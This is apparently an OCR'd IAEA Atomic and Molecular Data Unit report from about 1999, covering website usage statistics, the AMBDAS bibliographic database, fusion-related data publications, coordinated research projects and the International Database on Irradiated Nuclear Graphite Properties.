
This section identifies the top locations of the users of your site by country. The country of the user is determined by the suffix of their domain name. Use this information carefully because this information is based on where the domain name of the visitor is registered, and may not always be an accurate identifier of the actual geographic location of this visitor (for example, individual visitors will often be seen as coming from the state where their ISP is registered.)



Most Active Countries		
	Countries	**User Sessions**
1	**United States**	1059
2	**Israel**	171
3	**Germany**	95
4	**Japan**	90
5	**UK**	80
6	**Australia**	68
7	**France**	53
8	**Canada**	37
9	**Singapore**	34
10	**Italy**	30
11	**Russian Federation**	20
12	**Malaysia**	17
13	**Saudi Arabia**	16
14	**Netherlands**	14
15	**Korea (South)**	12
	Total	**1796**

Most Active Organizations


This section identifies the companies or organizations that accessed your Web site the most often.



Most Active Organizations				
	Organizations	**Hits**	**% of Total Hits**	**User Sessions**
1	iaea.org	8433	27.08%	221
2	weizmann.ac.il	1459	4.68%	85
3	**IBM Corporation** ibm.net	1102	3.53%	77
4	**Japan Atomic Energy Research Institute Shirane Shi** jaeri.go.jp	441	1.41%	19
5	ba.cnr.it	383	1.23%	13
6	157.111.144.184	378	1.21%	11
7	wwwproxy1.ac.il	369	1.18%	30
8	ep5.ruhr-uni-bochum.de	369	1.18%	16
9	CTBTO.ORG	338	1.08%	26
10	**Oak Ridge National Laboratory** ornl.gov	309	0.99%	16
	Subtotal For Companies Above	**13581**	**43.61%**	**514**

Most Submitted Forms and Scripts

This section identifies the most popular forms or scripts executed by your server. WebTrends counts any line with a Post command or a Get command with a "?" as a form or script, and shows only successful hits.



Most Submitted Forms & Scripts				
	Forms and/or Scripts	No. of Forms	% of Total	User Sessions
1	*http://ripcrs01.iaea.or.at/cgi-bin/output.pl*	2410	31.19%	331
2	*http://ripcrs01.iaea.or.at/cgi-bin/select.pl*	1932	25%	928
3	*http://ripcrs01.iaea.or.at/cgi-bin/data.pl*	1863	24.11%	416
4	*http://ripcrs01.iaea.or.at/cgi-bin/query.pl*	1520	19.67%	610
5	*http://ripcrs01.iaea.or.athttp://www-amdis.iaea.org/cgi-bin/select.pl*	1	0.01%	1

2. A+M Bibliographic Data System (AMBDAS):

- A+M Bibliographic Data System of the IAEA A+M Data Unit contains ~36500 bibliographic entries dating from 1950 to present with information relevant to fusion research and development.
- The on-line system gives access to this bibliographic database with a menu-driven environment.
- Presently available via telnet interface, but have near term plans (~1 year) to convert this to RDBMS/SQL and provide access via webpage forms.

Paper publications generated from AMBDAS:

- *International Bulletin on Atomic and Molecular Data for Fusion* (published semiannually), Vols.53-55 published.
- Vols. 56-57 of IBAMDF in preparation.
- AMBDAS used for periodic production of *Computer Index to Atomic and Molecular Collision Data* (CIAMDA).
- *CIAMDA 98* published. Planning *CIAMDA 2001* for particle surface interactions.

Data Contributors to AMBDAS:

ORNL, CFADC, Oak Ridge, USA

NIST, Atomic Physics Division, Gaithersburg, USA

Kurchatov Institute, Moscow, Russian Federation

NIFS, Toki-shi, Japan

A+M Data Unit, IAEA, Vienna, Austria

Data Evaluation, Assessment, and Recommendation:

Atomic and Plasma-Material Interaction Data for Fusion Volume 7A, *"Particle Induced Erosion of Be, C and W in Fusion Plasmas. Part A: Chemical Erosion of Carbon Based Materials"*, A.A. Haasz, J.A. Stephens, E. Vietzke, W. Eckstein, J.W. Davis and Y. Hirooka, 277 pgs. (1998).

Atomic and Plasma-Material Interaction Data for Fusion Volume 7B, *"Particle Induced Erosion of Be, C and W in Fusion Plasmas. Part B: Physical Sputtering and Radiation Enhanced Sublimation"*, W. Eckstein, J.A. Stephens, J.W. Davis, A.A. Haasz, E. Vietzke, and Y. Hirooka, to be published in 1999.

Atomic and Plasma-Material Interaction Data for Fusion Volume 8, *"Elastic and Related Transport Cross Sections for Collisions among Isotopomers of* $H^+ + H$, $H^+ + H_2$, $H^+ + He$, $H + H$, *and* $H + H_2$." P.S. Krstic and D. R. Schultz, 699 pgs. (1998).


"Critically Assessed Electron-Impact Excitation Cross Sections for He (1^1S) ", F. J. de Heer, IAEA INDC(NDS)-385 (1998).


"Cross Section Data for Electron-Impact Inelastic Processes of Vibrationally Excited Hydrogen Molecules and their Isotopes", R. Celiberto, A. Laricchiuta, M. Capitelli, R.K. Janev, J.M. Wadehra, D. E. Atems, IAEA INDC(NDS)-397 (1999).


"State-Selective and Total Electron Capture, Excitation and Ionization Cross Sections in Slow Collisions of H(2s) and $He^+(2s)$ *with* H^+, He^{2+}, Li^{3+}, Be^{4+} *and* B^{5+}", R.K. Janev, E.A. Solov'ev, J.A. Stephens, IAEA INDC(NDS)-393 (1999).

"Database for Inelastic Collisions of Li Atoms with Electrons, Protons, and Multiply Charged Ions", J. Schweinzer, R. Brandenburg, I. Bray, R. Hoekstra, F. Aumayr, R.K. Janev, and HP. Winter, At. Data Nucl. Tables 72, 239 (1999).

W. Eckstein's method and result:




D+ → W
10-2
10-3
10-4
10-5
Sputtering Yield (atoms/ion)
10^2
10^3
10^4
10^5
Energy (eV)
□ Roth, J. (1979,1980), Bohdansky, J. (1982), Eckstein, W. (Exp., 1993)
× Eckstein, W. (TRIM.SP, 1993), Eckstein, W. (TRIM.SP, 1991)
◇ Yamamura, Y. (ACAT, 1995)
+ Eckstein, W. (TRIM.SP, 1998)



See:

"Physical Sputtering and radiation-Enhanced Sublimation", W. Eckstein and V. Philipps, in *Physical Processes of the Interaction of Fusion Plasmas with Solids*, p. 93-133 (Academic Press, 1996).

Coordinated Research Projects:

Active in 1999:

"Charge exchange cross section data for fusion plasma studies" (participants: 14). 1st RCM held September 1998. Completion in 2001.

"Atomic and plasma-wall interaction data for fusion reactor divertor modeling" (participants: 12). 3rd RCM held March 1999. Completion in 2000.

"Plasma-material interaction data for mixed plasma facing materials in fusion reactors" (participants: 11). 1st RCM held September 1998. Completion in 2001.

CRPs to be initiated in 2000-2001:

"Coordinate a CRP on A+M data for fusion particle diagnostics (including fusion alpha particle diagnostics), 2000-2003."

"CRP on collisional data for molecular impurities in the plasma edge (including interactions with surfaces), 2001-2004."

Extrabudgetary Project (1999-):

"International Database on Irradiated Nuclear Graphite Properties"

- Initially funded by UK H&SE and developed at University of Bath, UK, Nuclear Materials Group (G. Neighbour, P. Hacker)

- A.J. Wickham (UK), R.K. Janev (NAPC/NDS) and L. Brey (NENP/NPTD)

- Now maintained by A+M Data Unit, distributed on CD-ROM via Microsoft run-time Access 97 license

- Partially funded by Sponsors: Toyo Tanso (Japan), Eskom Enterprises (South Africa)

- Four database "Members": Forschungzentrum Juelich (Germany), Japan, UK, US

Website: www-amdis.iaea.org/graphite.html

International Atomic Energy Agency
Nuclear Data Section/Atomic and Molecular Data Unit and Nuclear Power and Technology Development Section
Vienna, Austria

International Database on Irradiated Nuclear Graphite Properties

The International Atomic Energy Agency (IAEA) has established the **International Database on Irradiated Nuclear Graphite Properties** in collaboration with interested IAEA Member States and organizations in Member States recognized by those States.

The Graphite Database consist of data on the physical, chemical, mechanical and other relevant properties of irradiated nuclear graphites contributed by Member States and organizations from the Graphite Database Members.

The operation of the International Database on Irradiated Nuclear Graphite Properties is financed by voluntary contributions from the Graphite Database Members, Associate Members and Database Sponsors.

Purpose and Objectives of the Graphite Database

The purpose of the Graphite Database is to preserve and further expand the existing scientific information on the physical, chemical, mechanical and other properties of irradiated graphites (including zero dose) relevant for nuclear power, nuclear safety and other nuclear science and technology applications, and to create a comprehensive international source for such information, including reference data.

The Graphite Database is intended to:

- facilitate the development of national and international programmes on graphite moderated reactors and fusion technologies
- assist the safety authorities in the assessment of safety aspects of graphite moderated reactors, including the safety aspects of reactor decommissioning
- serve as a comprehensive source of scientific information for a broad range of material science applications, including the non-nuclear technology areas.

For further background and information please see the Database Project Overview.

The **International Database on Irradiated Nuclear Graphite Properties Database** is presently sponsored by Toyo Tanso Co., Ltd (Japan) and Eskom Enterprises, PBMR Programme (South Africa).

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International Atomic Energy Agency
Nuclear Data Section/Atomic and Molecular
Data Unit and Nuclear Power and Technology
Development Section
Vienna, Austria

International Database on Irradiated Nuclear Graphite Properties

Material Properties List

Home
Up
Material Properties List
Units
Data Templates

The following properties are currently available within the database and are based upon data currently entered. The user can select from this list of properties when using the custom form in the database. In order to maintain maximum flexibility not every volume contains every property. Unless specified, units of measurement are different for different volumes and will be able to be changed via the use of a 'unit conversion matrix'. At the present time a unit conversion matrix has been specified for conversion between different irradiation doses. As Access 97 allows descriptive field names, properties should be self-explanatory.

Group 1. Sample Characterisation

* Irradiation Temperature
* Fluence
* Graphite Grade
* Burn Up
* Direction of Measurement (with respect to extrusion direction)
* Experiment

Group 2. Crystalline Parameters (a and c are lattice parameters and La and Lc are the crystallite dimensions) in Angstroms

* a Initial
* a Final
* c Initial
* c Final
* La Initial
* La Final
* Lc Initial
* Lc Final

Group 3. Elastic Moduli

* Initial E
* Final E
* Initial G
* Final G

Group 4. Electrical Resistivity

* Initial ρ
* Final ρ

Group 5. Coefficient of Thermal Expansion, CTE

Database Overview Home

Tables

Tables store the original data in the database. The tables themselves are not visible to the user directly. The results of queries performed on the tables are displayed in the generated reports. An example table is shown below.

Example table:

Basic Properties : Table

Basic Properti	Temp	Fluence	Sample Code	Sample Numb	Number of Ca	Lengt
1	450	0.58	CSF Perp	141-1	1	
2	450	0.58	NC7 Parr	NC7-31	1	
3	450	0.58	CSF Parr	141-201	1	
4	450	0.58	NC7 Parr	NC7-1	1	
5	575	0.94	CSF Perp	141-2	1	
6	575	0.94	NC7 Parr	NC7-2	1	
7	575	0.94	NC7 Parr	NC7-11	1	
8	575	0.94	NC7 Parr	NC7-21	1	
10	725	1.28	CSF Perp	141-3	1	
11	725	1.28	NC7 Perp	NC7-32	1	
12	725	1.28	CSF Parr	141-202	1	
13	725	1.28	NC7 Parr	NC7-3	1	
14	825	1.54	CSF Perp	141-4	1	
15	825	1.54	NC7 Parr	NC7-4	1	
16	825	1.54	NC7 Parr	NC7-12	1	
17	825	1.54	NC7 Parr	NC7-22	1	
18	850	1.54	CSF Perp	141-5	1	
19	850	1.54	NC7 Perp	NC7-33	1	
20	850	1.54	CSF Parr	141-204	1	

Record: 1 of 868

Back to Top Database Overview Home

Short-term visitors and consultants, 1997-1999:


- R. Celiberto (Centro di Studio per la Chimica dei Plasmi del C.N.R.)
- J. W. Davis (University of Toronto)
- W. Eckstein (MPI fuer Plasmaphysik)
- P. Hacker (University of Bath)
- Yu. V. Ralchenko (Weizmann Institute)
- E. Solov'ev (Macedonian Academy of Science)

On site consulting (SSA): 1-2 weeks duration
Off site consulting (CSA): 0.5-3 months duration


Atomic Data Activities at WIS Plasma Laboratory

Yuri V. Ralchenko

Plasma Laboratory
Weizmann Institute of Science
Rehovot, Israel



